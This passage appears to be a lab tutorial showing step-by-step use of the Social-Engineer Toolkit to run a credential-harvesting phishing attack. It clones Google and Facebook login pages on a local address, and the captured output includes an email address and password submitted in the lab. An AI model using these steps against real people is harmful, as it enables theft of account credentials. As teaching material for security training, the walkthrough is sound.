


6. Delete the rule



10. Phishing attacks with SEToolkit

- Open Terminal and enter following command
> **setoolkit**



```

Shell No.1
File Actions Edit View Help
03:29 PM

[---]
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.8.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
  
```

- Choose Social-Engineering Attacks by giving “1”



```

Shell No.1
File Actions Edit View Help
03:29 PM

[---]
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.8.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
  
```

- Choose Website Attack Vectors by giving “2”



```

Shell No.1
File Actions Edit View Help
03:30 PM

[---]
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.8.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
  
```

```

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Weirh to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser , Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

- Choose Credential Harvester Attack Method by giving “3”

```

set:webattack>3

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser , Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1

```

- Choose Web Templates by giving “1”

```

set:webattack>1

and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1

[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —


The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.153.131]:

```

- Choose Google Website by giving “2”



```

File Actions Edit View Help
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.153.131]:

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

- Open browser and enter IP Address



- Enter your details



```

[Google - Mozilla Fire... Shell No.1
Shell No.1
File Actions Edit View Help

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.153.131 - - [08/Nov/2022 15:32:34] "GET / HTTP/1.1" 200 -
[*] We got a HTTP! Printing the output:
PARAM: GALX=5JLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFbwd2JmV1hIcDhtUfdldz8ENhIfVwsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQKE2%88%99APsBz4
gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=iso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
PARAM: signOut=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.153.131 - - [08/Nov/2022 15:32:58] "POST /ServiceLoginAuth HTTP/1.1" 302 -

```

- Close the Terminal and repeat the above steps until Credential Harvester Attack

```

[Kali Linux, an Offensive... Shell No.1
Shell No.1
File Actions Edit View Help

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas We
rth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted
to the website.

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The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appe
ar legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_co
nfig if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser
, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell
exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

- Choose Site Cloner by giving "2"

```

[Kali Linux, an Offensive... Shell No.1
Shell No.1
File Actions Edit View Help

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser
, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell
exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

```

```
Kali Linux, an Offensive ... Shell No.1
Shell No.1

File Actions Edit View Help

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webackatt Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.153.131]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone:facebook.com
```

-

```
[Log in to Facebook — ...] Shell No.1                                03:42 PM [v] [w] [e] [r] [t] [f] [d] [l] [k] [j] [h] [g] [b] [n] [m] [o] [p] [q] [z] [x] [c] [v] [u] [y] [i] [o] [p]
```

```
File Actions Edit View Help
```

```
PARAM: __comet_req=0
PARAM: lsd-AVqA6I97Q9E
PARAM: jazoeest=2810
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1000563143
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1667902264
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

```
192.168.153.131 - - [08/Nov/2022 15:41:44] "POST /ajax/webstorage/process_keys/?state=1 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoeest=2810
PARAM: lsd-AVqA6I97Q9E
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lngdim=eyJ3Ijo4NTM3LCJ0Ijo4NzksImF3Ijo4NTM3LCJhaCI6ODA4LCJjIjoyNH0=
PARAM: lgnd=02104_rPqQ
PARAM: lgnis=1667902263
POSSIBLE USERNAME FIELD FOUND: email=kraidua@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=12167890
PARAM: prefill_contact_point=kraidua@gmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE USERNAME FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKK/VAAAAFAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```